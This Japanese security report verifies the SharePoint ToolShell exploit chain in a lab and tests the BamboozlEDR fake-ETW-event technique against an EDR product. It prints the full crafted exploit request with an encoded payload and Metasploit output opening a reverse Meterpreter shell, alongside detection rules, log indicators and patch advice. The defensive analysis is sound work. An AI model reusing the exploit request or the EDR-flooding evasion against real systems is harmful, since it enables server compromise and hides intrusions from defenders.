


図 24　各脆弱性の時系列

[17] Foreign hackers breached a US nuclear weapons plant via SharePoint flaws https://www.csoonline.com/article/4074962/foreign-hackers-breached-a-us-nuclear-weapons-plant-via-sharepoint-flaws.html

[18] バグバウンティイベント「Pwn2Own 2025 Berlin」で初めて AI インフラのゼロデイを確認 https://www.trendmicro.com/ja_jp/research/25/e/pwn2own-berlin-2025.html

[19] ToolShell - A Critical SharePoint Vulnerability Chain under Active Exploitation https://blog.viettelcybersecurity.com/toolshell-a-critical-sharepoint-vulnerability-chain-under-active-exploitation/

影響を受けるバージョン

本脆弱性の影響を受けるソフトウェアおよびバージョンは表 3 の通りです。

攻撃手法の検証

検証環境

クローズドな環境内に攻撃対象として SharePoint サーバーを構築し、疑似攻撃を実施しました。SharePoint サーバーの環境は次の通りです。

OS：Windows Server 2022

SharePoint バージョン：SharePoint 2019（16.0.10337.12109）

DB：SQL Server 2019

ホスト名：win-srv-sp

IP アドレス：192.168.250.116

セキュリティ対策ソフト：Microsoft Defender を無効化

検証方法

ホスト win-srv-sp 上に構築した SharePoint サーバーに対し、攻撃者を模したクライアント端末からリモート攻撃を試行します。実際の攻撃には Metasploit Framework[20]のモジュールを利用しました。脆弱性による攻撃成功後は Meterpreter によるリモートコントロールが可能なセッションが確立される想定です。

検証結果

SharePoint サーバーに対し、認証なしでリモートコード実行が成功し、Metapreter によるセッションの確立が成功しました。図 25 の通り、SharePoint が稼働しているホスト win-srv-sp の情報がリモートから参照できています。

以降では、攻撃内容と攻撃痕跡の調査方法について解説します。

表 3　本脆弱性の影響を受けるソフトウェアおよびバージョン一覧

脆弱性	該当バージョン
CVE-2025-49704	■Microsoft SharePoint Server 2019 16.0.10417.20018 以前 ■Microsoft SharePoint Enterprise Server 2016 16.0.5504.1001 以前
CVE-2025-49706	■Microsoft SharePoint Server Subscription Edition 16.0.18526.20396 以前 ■Microsoft SharePoint Server 2019 16.0.10417.20018 以前 ■Microsoft SharePoint Enterprise Server 2016 16.0.5504.1001 以前
CVE-2025-53770	■Microsoft SharePoint Server Subscription Edition 16.0.18526.20424 以前 ■Microsoft SharePoint Server 2019 16.0.10417.20027 以前 ■Microsoft SharePoint Enterprise Server 2016 16.0.5508.1000 以前
CVE-2025-53771	■Microsoft SharePoint Server Subscription Edition 16.0.18526.20424 以前 ■Microsoft SharePoint Server 2019 16.0.10417.20027 以前 ■Microsoft SharePoint Enterprise Server 2016 16.0.5508.1000 以前

[20] Metasploit https://www.metasploit.com/

■攻撃通信

1. **バージョン情報の収集**

Metasploit のモジュールには、エクスプロイト通信を送付する前に対象のホストが脆弱であるか判別する機能が備わっています。SharePoint が稼働しているホストの次の URL に対してリクエストを送付することで、バージョン情報の取得が可能です。

/_layouts/15/start.aspx

このリクエストへのレスポンスには、図 26 のように稼働アプリケーションのバージョン情報が記載されているため、攻撃ツールによっては攻撃通信を試行する前にこの値を参照することで脆弱なホストであるかを判定している場合があります。

2. **認証バイパスおよびリモートコード実行**

SharePoint が稼働しているホストに対して、細工したリクエストを送付することによりなりすましの脆弱性およびリモートコード実行の脆弱性が悪用されます。

CVE-2025-49706 および CVE-2025-49704 の脆弱性はいずれも次のエンドポイントに存在しています。

/_layouts/15/ToolPane.aspx

このエンドポイントは SharePoint のユーザーインタフェースを編集する機能に関連しています。なりすましの脆弱性である CVE-2025-49706 は、表 4 に示す条件を満たすことにより成立します。

このような細工をしたリクエストを送付することにより、このエンドポイントは認証不要でデータを受け取ります。SharePoint の設定状況によっては、ステータスコードが 401（UNAUTHORIZED）と応答される場合がありますが、SharePoint が脆弱な場合であればステータスコードが 401 であってもエンドポイントがデータを処理します。SOC などで本脆弱性への攻撃を分析する際は、この点に留意して攻撃試行を分析する必要があります。

```
msf exploit(windows/http/sharepoint_toolpane_rce) > run
[*] Started reverse TCP handler on 192.168.250.118:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Detected Microsoft SharePoint Server 2019 version 16.0.10337.12109
[*] Sending stage (203846 bytes) to 192.168.250.116
[*] Meterpreter session 4 opened (192.168.250.118:4444 -> 192.168.250.116:50839) at 2025-10-28 12:18:53 +0000

meterpreter > sysinfo
Computer        : WIN-SRV-SP
OS              : Windows Server 2022 (10.0 Build 20348).
Architecture    : x64
System Language : ja_JP
Domain          : EXAMPLE
Logged On Users : 19
Meterpreter     : x64/windows
meterpreter >
```

図 25　攻撃成功後の Metapreter によるセッション確立




図 26　start.aspx レスポンス内のバージョン情報

表 4　CVE-2025-49706 の成立条件

リクエスト URL ファイルパス	/_layouts/15/ToolPane.aspx
リクエスト URL	末尾が ToolPane.aspx
リファラー	次のいずれか ・/_layouts/SignOut.aspx ・/_layouts/14/SignOut.aspx ・/_layouts/15/SignOut.axpx
POST パラメータ	パラメータ名：MSOTlPn_Uri パラメータ値：パスが"_controltemplates/"で始まり".ascx"で終わる URL

リモートコード実行の脆弱性である CVE-2025-49704 は表 5 に示す条件でリモートコードが実行されます。

図 27 に示すように、一つのリクエストに CVE-2025-49706 および CVE-2025-49704 を悪用する細工を施すことにより、認証回避とリモートコード実行を同時に成立させることができます。

表 5　CVE-2025-49704 の成立条件

POST パラメータ	パラメータ名：MSOTlPn_DWP パラメータ値：攻撃コードを含むシリアライズされた.NET オブジェクトを含めた XML データ

```
POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&zmswrynb=/ToolPane.aspx HTTP/1.1
Host: 192.168.250.116
Accept: */*
Referer: /_layouts/SignOut.aspx
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.0.0 Safari/537.36
Content-Length: 3625

MSOTlPn_Uri=http%3a//192.168.250.116/_controltemplates/15/AclEditor.ascx&MSOTlPn_DWP=%3c%25
%40%20Register%20Tagprefix%3d%22ykgmgnimtfismvpk%22%20Namespace%3d%22System.Web.UI%22%20Ass
embly%3d%22System.Web.Extensions%2c%20Version%3d4.0.0.0%2c%20Culture%3dneutral%2c%20PublicK
eyToken%3d31bf3856ad364e35%22%20%25%3e%0a%3c%25%40%20Register%20Tagprefix%3d%22elwijufuhjfc
%22%20Namespace%3d%22Microsoft.PerformancePoint.Scorecards%22%20Assembly%3d%22Microsoft.Per
formancePoint.Scorecards.Client%2c%20Version%3d16.0.0.0%2c%20Culture%3dneutral%2c%20PublicK
eyToken%3d71e9bce111e9429c%22%20%25%3e%0a%20%20%3cykgmgnimtfismvpk%3aUpdateProgress%3e%0a%2
0%20%20%20%3cProgressTemplate%3e%0a%20%20%20%20%20%20%3celwijufuhjfc%3aExcelDataSet%20Compr
essedDataTable%3d%22H4sIAG9s52gAA9VY63Kj2BGeSSpbyWz%2b5QVU%2bhtbAmRmRi7ZVaALlixhoQsItqZquRw
D0gEULkLobfME%2bwibPiAh2R6PPbPZ2QSXD8ec7j7dfb7%2boP3m7Zs3b36Fi9zJ9fc/wSBOsyhGXq2jx/pZRUZh5A
b%2b1UWNIj9nlXaC4yREVz5K4lDHZ5VxYmDXvEXZLFgh/8r48EFnTfY93WxcIOpj8y/E%2bD9ObObDFMVkr78tPDw1H
eTpP8Ks497fC6HuvX1L1n74Mwz//mtrG11GuUhl62E/uqpWi8nlFuZOHK8v6/U0TWtpoxaEdp2hKLq%2bGA0LswdZL7
Jg16tqEvp7a9G555phEAX38bkZeJcgd15IVSuudVVd42Szi6w0XlWv31UqxA2EkYf8uOLrHnogUCkUL/vRPrarahwmq
Hw%2bj1A7CUPQHQamjtF%2bmdglF7ENLqwx2s6yNTo8LpecwDVRxXP9O9NMQoiaAsv69vBX4htB4lvIqp5qHrQfOq2b
aWZuoyR4IvuCI4/FIvSvBPnmszKf3z6Ms8zQd/7GyyABQZkgkjay41V1D5R2gDEyY0BeVBOQj0LXrA3dKP6Z/umnUyx
NUbiB5ES1vh%2bj0Ndxrbtd6yQZSqiv1yj8mSkVFGTU5v3aMIh6QejpMSicVY5r34J1qnHP3n%2b4p2mLpfSG/ums3M
v1rSCNCifvjCXEQqbjMNi4Ftl3HKII8qKTEHuAeZQG4eobXGjQxn3jI/tetxrvL1CD/fSpjOlBgv4LlfzpU7US54cE5
6r7GTmw6kNY1p%2bFTP0FzOQCX8Bevr4H04MCqZcVUpbTZ0w9VC%2b8yWng%2bt0PhGx%2bqbQsYB87vCxuuvdNxFHo
FCZe0jlsdL6h98XYOlLKMcRWWbKVvYeEnWa6gY/8EgbpXQiwyplhL%2bXoUdvRfRvBwbh%2bhML4CUG0HpVjyavuy8R
6DjZjHQ7zyMbWK%2bj46dG3HhXs3f1pgT4tne/gZOXzKC497RY4egbsLfCUOI0smEBAcUY9T5KtEYqdwBKBAK47wAih
q2N3h1r1k%2bcvKY91wh%2bQrOhLZEyQVNTs98ggGL88cIV1GcWh69vV63razbbbLsdJHMeN63B95LnySttknMoiazY
m2JimtuzJmcngjbGkqOGSS0bti3TY5juWsqWsxQCPFRZbi0mmKmnU7/G06m3XKhVjJE82OiMnY6XfEJkure7mzGi22o
nCPL3rrHr5/n2JnzfwzhLkeLgSN4awxWpjsjYYdjdcWdiAvXVllMyZZgYyqzkjU2qnZyj0wT92Zt0M1oZnRn2B3qkgZ
wjYBf8UbTHY6UozGc%2bkwuclF/W7Im3cTGjTmzfBNg26jtFO7fmN7ILecsrIrCw0Q025aKpLs6HO5KU4U7d3sxGlzb
iLO1ApkiV3jIacWJzTMRg6VSEPpm2Ve/JzTGkKveO4EcfbrsiV%2bWRBfhtpikgROTNjbzTIn%2bnhZR7/gndgvoP4j
3Y9bqvQ8QwtRLBJJfPGBHLC%2bhBjbDLixiT5dn%2bvcwIVyc4xwdlkWHVO5l0y8hAjx7X/z2PMQxkumFP/Ljp9XMbU
1ZQt1pgepckiicUBvLxXFzlW%2bxDvSlv0BzzBNN/tHnOkCmTsuM1lX2A3gOFUVaREWziYt818SWXoFc/Nydw91gLsK
cg%2b2MeAechFL9IXa8cSIPaVA3UyAbyRvHP9iSBDri1Ym98YikzpQnM14qxYW0wCg5G2XDrqjHpfFUd4tCn3DH%2bS
oWnzeDae7IFvy9wXlxUB5y7gfmB42uZZX93fqG%2bv%2biTYtrQit0E7z62UP/vNsUn5OXStG5xqkuOYDREbyiBCkkY
BNn1tIU0toZdpwD0ykZn3diYjx4AttuNPACsWtnoT1hTkO1WhcdujsSU4G63LOoYyF7Un%2b3V5zoZfaZR%2b1Xm78T
G%2bOXDPzYDl7YhkJeWOOBUshV2qHfEP5Egq%2bh/Zuwt59A2vCTnGS%2bAhyfSaS20h7mD/Ax6BJzRs%2biJg5KIpF
n6AP6ktNeTIupEzbUZDvcqU6fUi0JMswIauiENtgecGE2NjSbviznJEZUSLyy472k3wqGOzoCLkZNmNvwOHrW55myLk
Mygx9XvlWFLvSFgCfjnPvP2RiPaAzx3TlwYFMUqDnGyP5zTVFK18XwxXNKk/bK5wonnNGcSwVpXtGnm9fH0qNCOoqYx
PiZVJXnOd7rEmZ14v1iTcMQR4RuU1OJgzGPzr5fltY3GtMaxTnG3/dqYQPTnLa3vCl%2b8qCWrfAttQszuO1Cx5R6S2
```

図 27　ToolShell 攻撃通信

攻撃が成功した場合、「w3wp.exe」を親プロセスとして任意のコマンドが実行されます。図 28 は最終的に notepad.exe を起動させた際のプロセスツリーです。

その後公開された CVE-2025-53771 では CVE-2025-49706 と同様のエンドポイントの末尾に「/」を追加してリクエストを送付することにより CVE-2025-49706 のパッチを回避してデータを送付することが可能です（図 29）。

■攻撃痕跡の調査

本脆弱性の攻撃試行は Web サーバーのアクセスログや Microsoft Defender に痕跡が記録されます。痕跡調査についてはこれらログに対する、次の観点での調査が有効です。

① IIS サーバーのアクセスログ

IIS サーバーのアクセスログに表 6 のような脆弱なエンドポイント宛てのリクエストが記録されていないか確認

② Microsoft Defender の検出履歴

Microsoft Defender にて次に示す検出が記録されていないか確認

- Exploit:Script/SuspSignoutReq.A
- Trojan:Win32/HijackSharePointServer.A
- Exploit:Script/SuspSignoutReqBody.A
- Trojan:PowerShell/MachineKeyFinder.DA!amsi




図 28　疑似攻撃成功後のプロセスツリー

```
POST /_layouts/15/ToolPane.aspx/ilunvrvpe?DisplayMode=Edit&vnkctpekjjmyf=/ToolPane.aspx HTTP/1.1
Host: 192.168.250.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Referer: /_layouts/SignOut.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 3770
```

図 29　CVE-2025-53771 攻撃通信

表 6　アクセスログ痕跡調査条件

リクエスト URL	/_layouts/15/ToolPane.aspx を含む
リファラー	次のいずれか ・/_layouts/SignOut.aspx ・/_layouts/14/SignOut.aspx ・/_layouts/15/SignOut.axpx
メソッド	POST

Microsoft Defender によって検出されている場合は、図 30 のように実行を試みたコマンドが記録されます。

■脆弱性への対策

本脆弱性への対応としては、Microsoft 社より公開されているセキュリティ更新プログラムの適用を推奨します。

CVE-2025-49704 はセキュリティ更新プログラム適用後に SharePoint の製品構成ウィザードを実行する必要があり、セキュリティ更新プログラム適用のみでは脆弱性への対策が不十分な場合があります。また、CVE-2025-49706 が修正されている場合であっても、パッチ回避の脆弱性である CVE-2025-53771 を組み合わせることで認証を回避しリモートコード実行が可能な場合があります。表 7 は各脆弱性の影響有無を整理したものです。

一方、CVE-2025-53771 および CVE-2025-53770 のセキュリティ更新プログラム適用後は手動で SharePoint の製品構成ウィザードを実行する必要はありません。

また、個別の脆弱性に対処することに加え、SharePoint の利用用途を明確にして必要がない場合はインターネットに公開しないようアクセス制限を行うことを推奨します。

図 30　Microsoft Defender による検出例

表 7　脆弱性の影響有無

	7 月 8 日 更新プログラム[21]	製品構成ウィザード	7 月 21 日 更新プログラム[22]
CVE-2025-49706	○	○	○
CVE-2025-49704	×	○	○
CVE-2025-53771	×	×	○

○：影響なし　　×：影響を受ける

[21] 2025 年 7 月 8 日公開のセキュリティ更新プログラムは次の 3 件　KB5002751、KB5002741、KB5002744

[22] 2025 年 7 月 21 日公開のセキュリティ更新プログラムは次の 3 件　KB5002768、KB5002754、KB5002760

■攻撃の検出方法

WAF や IDS/IPS で監視する場合は、表 8 の条件を満たす通信をアラート化することにより本脆弱性を狙う攻撃通信を検知することが可能です。

まとめ

ToolShell と呼ばれる、Microsoft SharePoint に存在する複数の脆弱性を組み合わせて悪用する攻撃手法の検証を行いました。本攻撃手法は、当初公開後にその修正を回避するような脆弱性が発見されました。また、2025 年 7 月 21 日時点で攻撃コードも公開されており[23]、脆弱性の悪用が容易な状況となっていました。

当初ゼロデイ脆弱性の攻撃が観測されたと報道されたものの、その後既知の脆弱性であったと訂正されているような経緯もあり[24]、様々な情報が出回りました。

このように影響の大きい脆弱性をめぐって混乱した状況が生じるのは珍しいことではありません。

また、攻撃成功時でもステータスコードが 401 を応答する挙動や、更新プログラムのみでなく製品構成ウィザードを実行しなければ脆弱性の修正が完了しないことなど、分析・対策において留意すべき点がある脆弱性です。

本稿による経緯の整理や検知・分析手法の提案、さらに検証内容の解説などが、実際の現場における脆弱性対策の一助となれば幸いです。

表 8　ToolShell 攻撃の検知条件

リクエスト URL	/_layouts/15/ToolPane.aspx を含む
リファラー	次のいずれか ・/_layouts/SignOut.aspx ・/_layouts/14/SignOut.aspx ・/_layouts/15/SignOut.axpx
メソッド	POST
POST データ	次の両方を含む ・MSOTlPn_Uri ・MSOTlPn_DWP

[23] gboddin/payload.txt　https://gist.github.com/gboddin/6374c04f84b58cef050f5f4ecf43d501
[24] SharePoint Under Siege: ToolShell Exploit (CVE-2025-49706 & CVE-2025-49704)　https://research.eye.security/sharepoint-under-siege/

偽イベントによる EDR 妨害

本稿執筆の背景

Blackhat USA 2025 において、Olaf Hartong 氏により「I'm in your logs now, deceiving your analysts and blinding your EDR」と題した発表が行われました[25]。EDR 製品がテレメトリー収集に広く利用している「Event Tracing for Windows（ETW）」に関して、攻撃者が任意の ETW イベントや、EDR が処理可能なイベントの上限を超過させるような大量のイベントを生成することで、EDR 自体やそれを利用するアナリストの調査を妨害する方法を紹介する内容でした。また、Hartong 氏は自身の開発した ETW イベントを生成するツール「BamboozlEDR」[26]を用いて実際に EDR のタイムラインを偽のイベントで埋め尽くし、本来の攻撃イベントを隠蔽したり、EDR が処理可能なイベントを超えるイベントを生成したりすることで、EDR を用いた調査が妨害され得ることを示しました。

筆者も普段から EDR の分析に携わる SOC アナリストの一人として、Hartong 氏の発表した攻撃の概念が EDR 調査へどのような影響を与えるのか非常に興味深いと考えたため、他の SOC アナリストや同種の作業を行う技術者に向けて本稿を執筆しました。

本稿では ETW へイベントを記録するツール「BamboozlEDR」を利用して Windows 端末へ偽のイベントを記録し、EDR 上のアラートやタイムラインのイベントがどのように見えるか検証した経緯と結果を紹介します。また、この検証を通して、Hartong 氏の発表した攻撃手法が EDR で調査を行うアナリストにどのような影響を与える可能性があるか考察します。

ETW とは

Event Tracing for Windows（ETW）は、ユーザーモードアプリケーションやカーネルモードドライバーにログとトレースイベントを提供する Windows の主要な機能です[27]。Windows イベントログより多くの情報を得ることが可能で、プロセスの開始やファイルやレジストリーの操作など、さまざまな処理で発生したイベントを記録することができます。ETW は、アプリケーションのデバッグやイベントログ、そして近年普及している EDR 製品のテレメトリーとして利用されています。

[25] I'm in your logs now, deceiving your analysts and blinding your EDR https://i.blackhat.com/BH-USA-25/Presentations/Hartong-Im-in-your-logs-now.pdf
[26] BamboozlEDR https://github.com/olafhartong/BamboozlEDR
[27] About Event Tracing https://learn.microsoft.com/windows/win32/etw/about-event-tracing

ETW は次の 4 つの要素から構成されており、それぞれの関係は図 31 の通りです。

■セッション
■コントローラー
■コンシューマー
■プロバイダー

セッション（Session）
イベントを記録するための記憶領域はセッションと呼ばれます。データをログファイルに保存する通常モードと、バッファーに保存するリアルタイムモードが存在し、同時に最大 64 のセッションを実行することが可能です。

コントローラー（Controller）
コントローラーはセッションの作成、開始および停止などのセッションの管理、バッファプールのサイズ管理、イベントのフィルタリング、プロバイダーの有効化などを行います。コントローラーの例として、パフォーマンスモニターや logman、Xperf、Tracelog などがあります。

コンシューマー（Consumer）
イベントのソースとして 1 つ以上のイベントトレースセッションを選択するアプリケーションをコンシューマーと呼びます。複数のイベントトレースセッションに同時にイベントを要求することも可能です。さらに、プロバイダーが発行したイベントを受け取ることや、リアルタイムのセッションまたはログファイルのセッションを開いてイベントを読み取ることが可能です。コンシューマーの例として、Tracepdb や Tracefmt、tracerpt などのツールがあります。

プロバイダー（Provider）
プロバイダーはイベントを発行するアプリケーションまたはドライバーのことで、コントローラーによってイベント発行の有効化・無効化の制御が行われます。必要なプロバイダーのみを有効化し、不要なプロバイダーを無効化することでパフォーマンスへの影響を抑えることが可能です。

主要なプロバイダーとして次の 4 種類が存在します。

■Managed Object Format (MOF) プロバイダー
■Windows Software Trace Preprocessor (WPP) プロバイダー
■マニフェストベースプロバイダー
■TraceLogging プロバイダー

例えば、レガシーシステムをサポートする必要のない Windows Vista 以降のアプリケーションを作成する場合は「マニフェストベースのプロバイダー」または「トレースログプロバイダー」を使用します。




図 31　ETW のアーキテクチャ

プロバイダーの一覧は公式に文書化されていませんが、"logman query providers"コマンドを実行して出力される一覧には 1,000 を超える数多くの組み込みのプロバイダー（図 32）が存在し、それぞれ一意の GUID が割り当てられています。
また、プロバイダーには、特定アプリケーションの内部挙動や高レベルのテレメトリーを補足する用途で用いられるユーザーモードアプリケーションのプロバイダーと、プロセスやスレッドの生成、イメージロード、ネットワーク接続など OS レベルの挙動をとらえるカーネルモードのプロバイダーがあります。前者は一般的にユーザー権限でイベントを発行可能ですが、後者は管理者権限を前提としています[28][29]。
例えば、ユーザー権限でイベント発行が可能なものに「Microsoft-Windows-Ldap-Client」や「Microsoft-Windows-PowerShell」などがあり、任意のアプリケーションからイベントを発行する際に容易に利用できます。管理者権限が必要なものには「Microsoft-Windows-Kernel-File」や「Microsoft Windows Threat Intelligence」などがあります。

本稿の検証で利用する「BamboozlEDR」においても、ユーザー権限で ETW へイベントを発行可能なプロバイダーが用意されています。

偽イベントの EDR への影響

既述の通り、EDR は情報ソースとして ETW を利用します。もし、偽のイベントが ETW に混入した場合、次のようなネガティブな影響が生じることが考えられます。

1. **セキュリティ製品が意図した脅威を検知できなくなる**
   - ■ 偽イベントをトリガーにして、本来発生していない挙動を示すアラートを発生させる
   - ■ 大量の偽イベントを発生させることで EDR の処理を遅延・飽和させ、正常な動作を妨害する
2. **アナリストの分析行為が妨害される**
   - ■ 大量の無害な偽イベントにより、本来の攻撃イベントが分析者から隠蔽される
   - ■ イベント数の増加により、調査工数や運用負荷が増加する
   - ■ 偽イベントによって分析者が誤った分析結果へ誘導される
3. **ログソースの信頼性が損なわれる**
   - ■ 偽イベントに基づいて生成される EDR ログにより、ログやそれを用いた調査の信頼性が損なわれる
   - ■ フォレンジックを行った場合に、アーティファクトの種類によっては証拠能力が弱くなる可能性がある

このように、ETW に偽イベントが混入することで分析者の調査行為が妨害され、防御側にとって不利な状況が生じることが考えられます。反対に攻撃者がマルウェアなどを用いて偽のイベントを発生させることで、攻撃活動を有利に進められると考えられます。

偽イベントによる調査妨害

考えられる妨害のシナリオ

前節のように偽イベントを発生させることにより、EDR で調査を行う分析者を欺くことや、EDR 自体の検知機能を混乱させて検知回避を実行される可能性があります。偽イベントによって EDR による調査が妨害されるシナリオとしては次のようなものが考えられます。

1. EDR 製品の処理能力を飽和させ、本来検知されるべきイベントの検知を妨害する
2. 本来の攻撃イベントを大量の偽イベントによってタイムラインに埋もれさせることで分析者による調査を妨害する
3. 偽イベントにより EDR に本来発生していない攻撃のアラートを発生させ、EDR や分析者を混乱させる




図 32　logman コマンドで出力されるプロバイダーと GUID の一部

[28] Event Tracing for Windows: The Hidden Telemetry Goldmine　https://medium.com/%40devanshichavda98/event-tracing-for-windows-the-hidden-telemetry-goldmine-765e17a7ba60
[29] Kernel ETW is the best ETW　https://www.elastic.co/security-labs/kernel-etw-best-etw

検証

ETW の偽イベントを生成可能なツール「BamboozlEDR」を実行し、EDR のコンソールでイベントやアラートがどのように見えるか検証しました。

環境

検証に利用した EDR：Microsoft Defender for Endpoint

ETW イベントの生成ツール：BamboozlEDR

検証内容とその結果

具体的な検証内容と手順、その結果と考察を表 9 に示します。

表 9　検証方法と結果の考察

検証内容	検証手順	結果と考察
EDR 製品の処理能力を飽和させ、本来検知されるべきイベントの検知を妨害する	1. 100 万件/秒のイベントを生成する[30]（図 33） 2. 1 と同時に mimikatz をダウンロード・実行する	大量の偽イベントの発生中に mimikatz をダウンロードすると Windows Defender で削除され、EDR 上にも mimikatz を検知したことを示すアラートが発生した（図 34） 100 万件/秒程度のイベントでは EDR の処理能力を飽和させることはできなかったと考えられる
本来の攻撃イベントを大量の偽イベントによってタイムラインに埋もれさせることで調査を妨害する	1. 100 万件/秒のイベントを生成する 2. 1 と同時に mimikatz をダウンロード・実行する	EDR のコンソール上のタイムラインが大量の偽イベントで満たされるため、実際に発生した攻撃の痕跡や、前後に発生したイベントを特定することは困難であった ただし、タイムラインをファイルとしてエクスポートし、ビューアーで表示をフィルタすることで該当イベント（mimikatz のダウンロード）を特定することは可能だった
偽イベントにより EDR に本来発生していない攻撃のアラートを発生させ、EDR や分析者を混乱させる	1. 偽のマルウェア検知イベントを発生させる	偽イベント（マルウェア検知イベント）を発生させても、EDR 上にそれをトリガーとした偽アラートは発生しなかった これは EDR が ETW 以外の端末上の様々なデータソースから情報を収集しており、ETW のイベント単体をアラートの条件として利用していないためと考えられる

[30] BamboozlEDR は生成するイベント数を制御する機能を備えていないため、秒間 100 万イベントは検証に利用した端末の性能上限と考えられます。また、通常利用で秒間 100 万イベントが発生する可能性は極めて低いため、検証に用いるイベント数としては十分と考えます。

まとめ

